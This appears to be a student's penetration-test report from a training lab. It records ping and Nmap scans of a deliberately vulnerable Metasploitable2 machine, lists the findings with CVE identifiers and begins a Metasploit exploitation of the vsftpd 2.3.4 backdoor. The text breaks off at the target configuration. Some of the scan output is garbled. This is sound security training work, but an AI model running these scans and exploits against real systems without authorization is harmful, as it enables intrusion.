

NOVASHYLD TECHNOLOGIES

TASK 5 — ADVANCED VAPT ASSESSMENT

FINAL VULNERABILITY ASSESSMENT & PENETRATION TEST

REPORT

Target: Metasploitable2

Target IP: 192.168.195.133

Assessment Platform: Kali Linux

Assessment Type: Authorized isolated laboratory assessment

Primary Validated Vulnerability: vsFTPD 2.3.4 Backdoor — CVE-2011-2523

Primary Validation Result: Meterpreter session established; root privileges confirmed

Prepared By: BALIREDDY CHANDRAMOULI REDDY

Submission Date: 21-08-2026

Repository: https://github.com/Reddy-hub-com/NovaShyld-Task_5

Table of Contents

1. Executive Summary
2. Assessment Background
3. Scope and Objectives
4. Lab Environment and Architecture
5. VAPT Methodology
6. Phase 1 — Connectivity Verification
7. Phase 2 — Nmap Reconnaissance and Enumeration
8. Phase 3 — Vulnerability Assessment
9. Phase 4 — Controlled Exploitation
10. Phase 5 — Post-Exploitation Verification
11. Detailed Vulnerability Findings
12. CVSS v3.1 Risk Assessment
13. Remediation Plan
14. Evidence and Screenshot Guide
15. Limitations and Assumptions
16. Conclusion

1. Executive Summary

The Task 5 VAPT assessment was conducted against Metasploitable2 at 192.168.195.133 from Kali Linux within an authorized isolated laboratory environment. The assessment followed a structured sequence of connectivity verification, reconnaissance, service enumeration, vulnerability assessment, controlled exploitation, post-exploitation verification, risk assessment and remediation planning.

The most significant finding was the **vsFTPD 2.3.4 backdoor** vulnerability associated with **CVE-2011-2523**. Nmap identified the service as vulnerable, and the finding was subsequently validated using the Metasploit `vsftpd_234_backdoor` module. The resulting Meterpreter session was verified using `getuid`, which returned Server username: root. This establishes successful root-level compromise of the authorized laboratory target.

Additional vulnerabilities and configuration weaknesses were identified by Nmap, including SSL POODLE, weak Diffie-Hellman parameters, Logjam-related weaknesses, an OpenSSL CCS Injection finding, an UnrealIRCd backdoor indication and an RMI registry configuration issue. These are documented as detected findings only unless separate exploitation evidence exists.

1.1 Assessment Summary

Assessment Item	Result
Target	Metasploitable2
Target IP	192.168.195.133
Assessment Type	Authorized isolated laboratory VAPT
Primary Vulnerability	vsFTPD 2.3.4 Backdoor
CVE	CVE-2011-2523
CVSS v3.1	9.8 — Critical
Exploit Status	Successfully exploited
Access Level	Root
Additional Findings	Multiple scanner-detected vulnerabilities/configuration weaknesses
Retesting	Required after remediation

2. Assessment Background

2.1 What is VAPT?

Vulnerability Assessment and Penetration Testing (VAPT) combines vulnerability discovery with controlled validation. Vulnerability assessment identifies weaknesses, while penetration testing verifies whether selected weaknesses can actually be exploited within an authorized scope.

2.2 Why Metasploitable2?

Metasploitable2 is an intentionally vulnerable training system. It is suitable for learning network scanning, vulnerability identification and exploitation because the target is deliberately designed for security practice.

2.3 Authorization Boundary

All activities described in this report were performed against the authorized laboratory target 192.168.195.133. Production systems, third-party systems and unrelated networks were outside scope.

3. Scope and Objectives

3.1 In-Scope Activities

- Metasploitable2 at 192.168.195.133.
- Network connectivity and reachability testing.
- Port and service discovery.
- Operating-system/service identification using Nmap.
- Nmap vulnerability scripts.
- Controlled validation of a suitable vulnerability using Metasploit.
- Post-exploitation session verification.
- CVSS v3.1 risk assessment and remediation recommendations.

3.2 Out of Scope

- Production systems and unrelated hosts.

- Denial-of-service testing.
- Destructive actions.
- Persistence mechanisms.
- Data exfiltration.
- Unapproved lateral movement.



3.3 Objectives

1. Confirm that the target is reachable from Kali Linux.
2. Identify exposed ports and services.
3. Identify known vulnerabilities.
4. Select an appropriate vulnerability for controlled validation.
5. Demonstrate exploitability in the isolated lab.
6. Verify the resulting level of access.
7. Assess business/security impact.
8. Recommend remediation and retesting.

4. Lab Environment and Architecture

The exercise used two virtual machines: Kali Linux as the assessment workstation and Metasploitable2 as the intentionally vulnerable target. The target address used throughout the assessment was 192.168.195.133

Component	Role	Identifier
Kali Linux	Assessment workstation	Kali VM
Metasploitable2	Intentionally vulnerable target	192.168.195.133
Network	Isolated virtual laboratory	VMware lab network






Figure 1. Kali Linux / lab network configuration.

5. VAPT Methodology

Phase	Activity	Purpose	Primary Evidence
1	Connectivity	Confirm target is reachable	Ping
2	Reconnaissance	Identify ports/services	Nmap -A
3	Vulnerability assessment	Identify known weaknesses	Nmap --script vuln
4	Controlled exploitation	Validate selected finding	Metasploit
5	Post-exploitation	Verify access level	getuid/sysinfo/pwd/ls
6	Risk assessment	Prioritize findings	CVSS/risk table
7	Reporting	Document results and remediation	Final VAPT report

6. Phase 1 — Connectivity Verification

Connectivity verification is the first technical step. It confirms that the assessment workstation can reach the target before scanning begins. A successful ping does not prove a vulnerability; it only confirms basic network reachability.

```
ping 192.168.195.133
```

The supplied lab evidence showed successful responses from the target and no packet loss in the ping statistics.

Purpose: Proves target reachability before security testing.




Figure 2. Successful ping to 192.168.195.133.

7. Phase 2 — Reconnaissance and Enumeration

Nmap is used to identify exposed ports and services. The -A option enables a comprehensive scan including service/version detection, operating-system detection and default scripts. Open ports represent attack surface; an open port alone is not proof of a vulnerability.

Command Used

```
nmap -A 192.168.195.133
```

Why Enumeration Matters

A security assessor needs to know what the target exposes before deciding what to investigate. An open port is not automatically a vulnerability. It is an entry point or attack surface that requires further investigation

7.1 Key Exposed Services

Port	Service	State	Security Relevance
21/tcp	FTP	Open	vsFTPD 2.3.4; primary validated vulnerability
22/tcp	SSH	Open	Remote administration service
23/tcp	Telnet	Open	Legacy clear-text remote access
25/tcp	SMTP	Open	Mail service
80/tcp	HTTP	Open	Web service/attack surface
139/tcp	NetBIOS	Open	Legacy network service
445/tcp	SMB/Microsoft-DS	Open	Network/file service
1099/tcp	Java RMI	Open	Configuration/RCE finding detected
3306/tcp	MySQL	Open	Database service
5432/tcp	PostgreSQL	Open	Database service

6667/tcp	IRC	Open	UnrealIRCd finding detected
----------	-----	------	-----------------------------

Why Enumeration Matters

A security assessor needs to know what the target exposes before deciding what to investigate. An open port is not automatically a vulnerability. It is an entry point or attack surface that requires further investigation Provides evidence of enumeration and exposed attack surface.

Expected visible content: The command `nmap -A 192.168.195.133` and readable output showing relevant ports/services.

Purpose:

Figure 3. Nmap comprehensive scan output.

7.2 Saving the Nmap Results `nmap -A`

`192.168.195.133 -oN task5_nmap_scan.txt`

Saving the output preserves the original scan as an evidence artifact and allows the assessor to reference the same results when writing the report

Purpose: Demonstrates that the Nmap output was preserved as `task5_nmap_scan.txt`.

Expected visible content: Terminal output showing `task5_nmap_scan.txt` exists.


```
root@kali: ~  
Session Actions Edit View Help  
[root@kali]~# nmap -A 192.168.195.133  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 10:39 -0400  
Nmap scan report for 192.168.195.133  
Host is up (0.0016s latency).  
Not shown: 972 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_  Connected to 192.168.195.139  
|_  Logged in as ftp  
|_  TYPE: ASCII  
|_  No session bandwidth limit  
|_  Session timeout in seconds is 300  
|_  Control connection is plain text  
|_  Data connections will be plain text  
|_  vsFTPd 2.3.4 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|_  1024 6010f1cf1e1c015f6a74d619b24fa:ca4d58c1cd (DSA)  
|_  2048 5615b2418f211d1deae72b1ae1b1243de8f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN  
|_sslv2:  
|_SSLv2 supported  
|_cipher:  
|_  SSL2_RC4_128_EXPORT40_WITH_MD5  
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|_  SSL2_DES_64_CBC_WITH_MD5  
|_  SSL2_DES_192_CBC_WITH_MD5  
|_  SSL2_RC2_128_CBC_WITH_MD5  
|_  SSL2_RC4_128_WITH_MD5  
|_ssl-date: 2026-08-20T14:22:44+00:00; -12h26s from scanner time.  
|_ssl-cert: Subject: commonName=ubuntu084-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
|_Not valid before: 2018-03-17T14:07:45  
|_Not valid after: 2018-04-16T14:07:45  
53/tcp    open  domain       ISC BIND 9.4.2  
|_dns-nsid:  
|_  bind-version: 9.4.2  
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-title: Metasploitable2 - Linux  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
mouse pointer inside or press Ctrl+G
```

```
root@kali: ~  
Session Actions Edit View Help  
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-title: Metasploitable2 - Linux  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
111/tcp   open  rpcbind       2 (RPC #100000)  
|_rpcinfo:  
|_  program version port/proto service  
|_  100000 2 111/tcp rpcbind  
|_  100000 2 111/udp rpcbind  
|_  100003 2,3,4 2049/tcp nfs  
|_  100003 2,3,4 2049/udp nfs  
|_  100005 1,2,3 35168/tcp mountd  
|_  100005 1,2,3 35741/udp mountd  
|_  100021 1,3,4 33078/tcp nlockmgr  
|_  100021 1,3,4 35081/udp nlockmgr  
|_  100024 1 35723/udp status  
|_  100024 1 40033/tcp status  
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn   Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp   open  exec           netkit-rsh rexecd  
513/tcp   open  login          OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi       GNU Classpath gmiiregistry  
1524/tcp  open  bindshell      Metasploitable root shell  
2049/tcp  open  nfs            2+ (RPC #100003)  
2121/tcp  open  ftp            ProFTPD 1.3.1  
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5  
|_mysql-info:  
|_  Protocol: 10  
|_  Version: 5.0.51a-3ubuntu5  
|_  Thread ID: 8  
|_  Capabilities flags: 43564  
|_  Some Capabilities: SupportsCompression, Speaks41ProtocolNew, LongColumnFlag, Support41Auth, ConnectWithDatabase, SupportsTransactions, SwitchToSSLAfterHandshake  
|_  Status: Autocommit  
|_  Salt: *77_Bmgj2!nayaWpht  
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7  
|_ssl-date: 2026-08-20T14:27:44+00:00; -12h26s from scanner time.  
|_ssl-cert: Subject: commonName=ubuntu084-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
|_Not valid before: 2018-03-17T14:07:45  
|_Not valid after: 2018-04-16T14:07:45  
5900/tcp  open  vnc            VNC (protocol 3.3)  
|_vnc-info:  
|_  Protocol version: 3.3  
|_  Security types:  
|_  VNC Authentication (2)  
6000/tcp  open  X11            (access denied)  
6667/tcp  open  irc            UnrealIRCd  
|_irc-info:  
|_  users: 1  
mouse pointer inside or press Ctrl+G
```

Evidence — Open ports and services.

```

root@kali:~# cat task5_nmap_results.txt
# Nmap 7.99 scan initiated Thu Aug 20 13:19:27 2026 as: /usr/lib/nmap/nmap -A -oN task5_nmap_results.txt 192.168.195.133
Nmap scan report for 192.168.195.133
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.195.139
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_  1024 60:0f:cfe1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ ssl-date: 2026-08-20T19:19:32+00:00; -2h00m20s from scanner time.
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)

```

Figure 4. Saved Nmap scan file.

8. Phase 3 — Vulnerability Assessment

Why Enumeration Matters

A security assessor needs to know what the target exposes before deciding what to investigate. An open port is not automatically a vulnerability. It is an entry point or attack surface that requires further investigation

Command Used

```
nmap --script vuln 192.168.195.133 -oN task5_vuln_scan.txt
```

8.1 Detected Findings

ID	Finding	Port/Service	Identifier	Severity	Status	Action
V-01	vsFTPD Backdoor	2.3.4 21/tcp FTP	CVE-20112523	Critical	Exploited/Confirmed	Immediate
V-02	OpenSSL Injection	CCS Verify saved Nmap output	CVE-20140224	High	Detected only	High
V-03	SSL POODLE	TLS/SSL	CVE-20143566	Low	Detected only	Planned

V-04	Logjam / DHE export weakness	TLS/SSL	CVE-20154000	Low	Detected only	Planned
V-05	Weak/anonymous DH parameters	TLS/SSL	—	N/A	Detected	Review
V-06	UnrealIRCd backdoor indication	6667/tcp IRC	CVE-20102075	Review	Detected only	High priority review
V-07	RMI registry configuration finding	1099/tcp	—	Review	Detected only	High priority review

Important reporting rule: only V-01 is classified as exploited because the supplied evidence demonstrates a successful Meterpreter session and root privilege. The other findings must not be described as exploited unless separate evidence exists.

```

root@kali:~# nmap --script vuln 192.168.195.133 -oN task5_vuln_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 14:09 -0400
Nmap scan report for 192.168.195.133
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
| VULNERABLE:
|   vsftpd version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2011-2523 BID:48539
|   vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://www.securityfocus.com/bid/48539
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_
22/tcp    open  ssh
22/tcp    open  telnet
25/tcp    open  smtp
| sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
| VULNERABLE:
|   SSL POODLE information leak
|   State: VULNERABLE
|   IDs: CVE:CVE-2014-3566 BID:70574
|   The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|   products, uses nondeterministic CBC padding, which makes it easier
|   for man-in-the-middle attackers to obtain cleartext data via a
|   padding-oracle attack, aka the "POODLE" issue.
|   Disclosure date: 2014-10-14
|   Check results:
|   TLS_RSA_WITH_AES_128_CBC_SHA
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|   https://www.imperialviolet.org/2014/10/14/poodle.html
|   https://www.securityfocus.com/bid/70574
|   https://www.openssl.org/~bodo/ssl-poodle.pdf
|_
| ssl-dh-params:
| VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability

```

```

root@kali:~# nmap -E '[0-9]+/tcp' task5_nmap_results.txt
21/tcp open  ftp                vsftpd 2.3.4
22/tcp open  ssh                OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open  telnet             Linux telnetd
25/tcp open  smtp               Postfix smtpd
53/tcp open  domain             ISC BIND 9.4.2
80/tcp open  http               Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind            2 (RPC #100000)
139/tcp open netbios-ssn       Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn       Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec              netkit-rsh rexecd
513/tcp open login             OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi           GNU Classpath gmrregistry
1524/tcp open bindshell          Metasploitable root shell
2049/tcp open nfs                2-4 (RPC #100003)
2121/tcp open ftp                ProFTPD 1.3.1
3306/tcp open mysql             MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql         PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc                 VNC (protocol 3.3)
6080/tcp open X11                (access denied)
6667/tcp open irc                UnrealIRCd
8089/tcp open ajp13              Apache Jserv (Protocol v1.3)
8198/tcp open http               Apache Tomcat/Coyote JSP engine 1.1

```

Figure 5. Nmap vulnerability scan output.

9. Phase 4 — Controlled Exploitation

Controlled exploitation validates whether a vulnerability can actually be abused in the authorized lab. The vsFTPD 2.3.4 finding was selected because the scanner identified the known backdoor and a corresponding Metasploit module was available.

9.1 Metasploit Module Selection

```

exploit/unix/ftp/vsftpd_234_backdoor set
RHOSTS 192.168.195.133

```

RHOSTS identifies the remote target. The module corresponds to the known vsFTPD 2.3.4 backdoor vulnerability.


Target Configuration

```

